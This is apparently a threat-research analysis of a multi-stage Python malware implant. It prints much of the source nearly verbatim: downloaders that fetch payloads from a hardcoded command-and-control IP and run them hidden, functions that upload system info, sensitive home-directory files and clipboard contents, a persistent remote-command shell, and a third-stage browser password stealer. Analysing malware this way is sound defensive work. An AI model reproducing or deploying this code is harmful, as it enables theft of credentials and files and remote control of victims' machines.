
The script has three functions—download_payload, download_browse, and download_mclip—each responsible for downloading files from specific endpoints (/payload, /brow, /mclip) on the remote server. After downloading, it executes the files stealthily using subprocess.Popen. This process ensures the malicious payloads are fetched and run without user consent or notification.



```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "99"
gType = "73"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "5.253.43.122"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
```

Main Code indicating C2

The primary payload downloader function is outlined below. This function is responsible for downloading the pay<numeric>_<numeric>.py script and executing it on the target system. It includes logic to determine whether the operating system is macOS and adjusts its behavior accordingly.



```
def download_payload():
    if os.path.exists(ap):
        try:
            os.remove(ap)
        except OSError:
            return True
    try:
        if not os.path.exists(pd):
            os.makedirs(pd)
    except:
        pass

    try:
        if ot == "Darwin":
            aa = requests.get(host2 + "/payload/" + sType + "/" + gType, allow_redirects=True)
            with open(ap, 'wb') as f:
                f.write(aa.content)
        else:
            aa = requests.get(host2 + "/payload/" + sType + "/" + gType, allow_redirects=True)
            with open(ap, 'wb') as f:
                f.write(aa.content)
        return True
    except Exception as e:
        return False
```

Payload Download function

Payload5346

A component downloaded **(pay5346_224.py)** by Main5346 and executed as the primary payload. This implant performs system data collection (OS details, hostname, version, username and UUID). This implant communicates to a remote server over ports 1224 and 2242 which are hardcoded into the implant code. The implant uses HTTP requests to send data to the server and retrieve commands. The attacker can interact in real-time with the infected systems through a persistent connection.


Some of the endpoints it will interact with.

- /keys: Sends system and network information.
- /uploads: Uploads files from the victim's machine.
- /brow: Downloads additional payloads.

Function to send collected system information to the C2.


There is also a function to search for sensitive files and upload them to a C2.

This function shown below copies the clipboard and sends it via commands such as SSH_CLIP to the C2.




```python
def contact_server(self, ip, port):
    self.ip, self.port = ip, int(port)
    ts = int(time.time() * 1000)  # Timestamp
    payload = {
        'ts': str(ts),            # Timestamp
        'type': sType,            # Malware type
        'hid': hn,                # Hostname
        'ss': 'sys_info',         # Data label
        'cc': str(self.sys_info) # System and network info
    }
    url = f"http://{self.ip}:{self.port}/keys"
    try:
        post(url, data=payload)  # Send data to the server
    except Exception as e:
        pass
```

Function to send system information to C2




```python
def ups(sn):
    try:
        up_time = str(int(time.time()))
        files = [
            ('multi_file', (up_time + '_' + os.path.basename(sn), open(sn, 'rb'))),
        ]
        data = {
            'type': sType,          # Malware type
            'hid': gType + '_' + sHost,  # Host identifier
            'uts': 'auto_upload'    # Label for the upload
        }
        host2 = f"http://{HOST}:{PORT}"
        requests.post(host2 + "/uploads", files=files, data=data)
        if os.path.basename(sn) != 'flist':
            write_flist(up_time + '_' + os.path.basename(sn) + " : " + sn + "\n", True)
        else:
            write_flist('', False)
    except:
        pass
```

Function to upload a file




```python
def fenv():
    try:
        for root, dirs, files in os.walk(os.path.expanduser("~"), topdown=False):
            for name in files:
                if is_pat(name):  # Matches file patterns
                    if is_exceptFile(name) == False:
                        if is_exceptPath(root) == False:
                            ups(os.path.join(root, name))  # Uploads matching files
        ups(os.path.join(os.path.expanduser("~"), ".n2/flist"))
    except:
        pass
```

Searching for sensitive files



```python
def run_copy_clipboard():
    global e_buf
    try:
        copied = pyperclip.waitForPaste(0.05)
        log = "\n=================BEGIN================\n" + copied + "\n==================END================\n"
        e_buf += log  # Add to buffer
        write_txt(log)  # Optionally log to a file
    except Exception as ex:
        pass
```


Run Copy Clipboard



```python
def ssh_clip(self, args):
    global e_buf
    try:
        self.send(code=3, args=e_buf)  # Sends the clipboard buffer (e_buf) to the server
        e_buf = ""  # Clears the clipboard buffer after sending
    except:
        pass
```

SSH clip function


The implant also has the capability of receiving and executing arbitrary commands from the C2, indicating more than just data exfiltration. It creates a persistent connection over port 2242 to maintain a persistent connection with the victim.



```python
HOST0 = '5.253.43.122'
PORT0 = 2242

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)
                s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd();print("dir:", dir);fn=os.path.join(dir,sys.argv[0]);print("fn:", fn);os.remove(fn)
                    except Exception as ex:print("connection error:", ex);pass
                    return _T
                sleep(15)
            except Exception as e: print("error_make:", e); sleep(20);pass
    def run(A):
        t2=Thread(target=auto_up);t2.daemon=_T;t2.start()
        if A.make_connection:return

client = Client()
import sys
```

Persistent client connection function


The following function will listen for commands from the self.cmds dictionary.



```python
def listen_recv(self):
    while self.is_alive:
        try:
            recv = self.sess.recv()  # Receives commands from port 2242
            if recv:
                D = json.loads(recv)
                code = D['code']
                args = D['args']
                if code in self.cmds:
                    tg = self.cmds[code]
                    t = Thread(target=tg, args=(args,))
                    t.start()
        except Exception as ex:
            print("error_listen:", ex)
```


Listening function

The commands are mapped in the Shell class using the self.cmds dictionary. Each integer represents a command code, mapped to a corresponding handler function. What commands can the actual implant receive? There are several commands



```
self.cmds = {
        1: self.ssh_obj,
        2: self.ssh_cmd,
        3: self.ssh_clip,
        4: self.ssh_run,
        5: self.ssh_upload,
        6: self.ssh_kill,
        7: self.ssh_any,
        8: self.ssh_env
}
```

Extracted command dictionary from Shell function



```
class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
        print("init success")
    def listen_recv(A):
        while A.is_alive:
            try:
                print("start listen")
                recv=A.sess.recv()
                print("listen recv:", recv)
                if recv==-1:
                    if A.timeout_count<30:A.timeout_count+=1;continue
                    else:A.timeout_count=0;recv=_N
                if recv:
                    A.timeout_count=0
                    with A.lock:
                        D=json.loads(recv);c=D['code'];args=D['args']
                        try:
                            if c != 2:
                                args=ast.literal_eval(args)
                        except:
                            pass
                        if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,));t.start()#tg(args)
                        else:
                            if A.is_alive:A.is_alive=_F;A.close()
                else:
                    if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()
            except Exception as ex:print("error_listen:", ex)

    def shell(A):
        print("start shell")
        t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
        while A.is_alive:
            try:sleep(5)
            except:break
        A.close()
        return A.is_delete

    def send(A,code=_N,args=_N):A.sess.send(code=code,args=args)
    def sendall(A,m):A.sess.sendall(m)
    def close(A):A.is_alive=_F;A.sess.shutdown()
    def send_n(A,a,n,o):p={_A:a,_O:o};A.send(code=n,args=p)
```


The shell function for commands

it can receive from the C2.

SSH_OBJ can execute arbitrary commands on the infected system (cd, ls, dir). Can run programs or scripts. Sends the output back to the C2 server.

1. **SSH_CMD** terminates all Python processes on the infected machine.
2. **SSH_CLIP** sends the clipboard data stored in the e_buf value to the C2.
3. **SSH_RUN** downloads and executes a payload from the /brow endpoint on the C2
4. **SSH_UPLOAD** handles file uploads to the C2 server
5. **SSH_KILL** terminates specific browsers (chrome and brave)
6. **SSH_ANY** downloads and executes a specific tool (AnyDesk) or payload from /adc endpoint
7. **SSH_ENV** searches and uploads environment related files (API keys, passwords,secret, config, etc)


The implant has the capability of executing 3rd stage payloads via the BROW endpoint. The URL is constructed dynamically based on sType and gType values such as /brow/<sType>/<gType>.



```python
def bro_down(p):
    par_dir = os.path.join(os.path.expanduser("~"), ".n2")
    if os.path.exists(p):
        try:
            os.remove(p)
        except OSError:
            return True
    try:
        if not os.path.exists(par_dir):
            os.makedirs(par_dir)
    except:
        pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2 + "/brow/" + sType + "/" + gType, allow_redirects=True)
        with open(p, 'wb') as f:
            f.write(myfile.content)  # Save the payload locally
        return True
    except Exception as e:
        return False
```

Function to download 3rd stage payload

The following function describes the execution logic of the implant determining multi platform such as Windows, MacOS and Linux.



```python
def arun():
    try:
        par_dir = os.path.join(os.path.expanduser("~"), ".n2")  # Path for payload storage
        p = par_dir + "/bow"  # Payload file name
        res = bro_down(p)  # Call the bro_down function to download the payload
        if res:  # If the payload was successfully downloaded
            if os_type == "Windows":  # Check if the system is Windows
                subprocess.Popen(
                    [sys.executable, p],  # Execute the payload using the Python interpreter
                    creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP
                )
            else:  # For non-Windows systems (Linux/macOS)
                subprocess.Popen([sys.executable, p])  # Execute the payload using the Python interpreter
    except Exception as e:
        pass
```


Payload execution function

Payload 99_31, Payload99_71 & Payload99_73

A component downloaded (**pay99_31.py & pay99_71**) by Main99 and executed as the primary payload. This payload is functionally the same as **pay5346_224.py** that was downloaded by Main5346. The only difference is sType and gType variables that indicate campaigns and target groups that we are speculating. Furthermore, **pay99_73.py** is also functionally the same as **pay5346_224.py**.

Brow 99_73


We were able to successfully download **brow99_73.py** from the **/brow** end-point on the C2 server. This is downloaded in the payload main functions via the brow_down function.



```
def bro_down(p):
    par_dir = os.path.join(os.path.expanduser("~"), ".n2")
    if os.path.exists(p):
        try:os.remove(p)
        except OSError:return _T
    try:
        if not os.path.exists(par_dir):os.makedirs(par_dir)
    except:pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2+"/brow/"+sType+"/"+gType, allow_redirects=_T)
        with open(p,'wb') as f:f.write(myfile.content)
        return _T
    except Exception as e:return _F
```

We will provide an analysis here of the implant and its capabilities and how it is different from the other pay files. This script downloaded was particularly interesting as it contained two implants at different stages of the de-obfuscation process. The first implant was successfully decoded after stage 65 and the implant is designed to target browsers and extract sensitive information. The implant brow99 targets MacOS, Linux and Windows and contains functions to both extract saved passwords, but also to decrypt them as well.

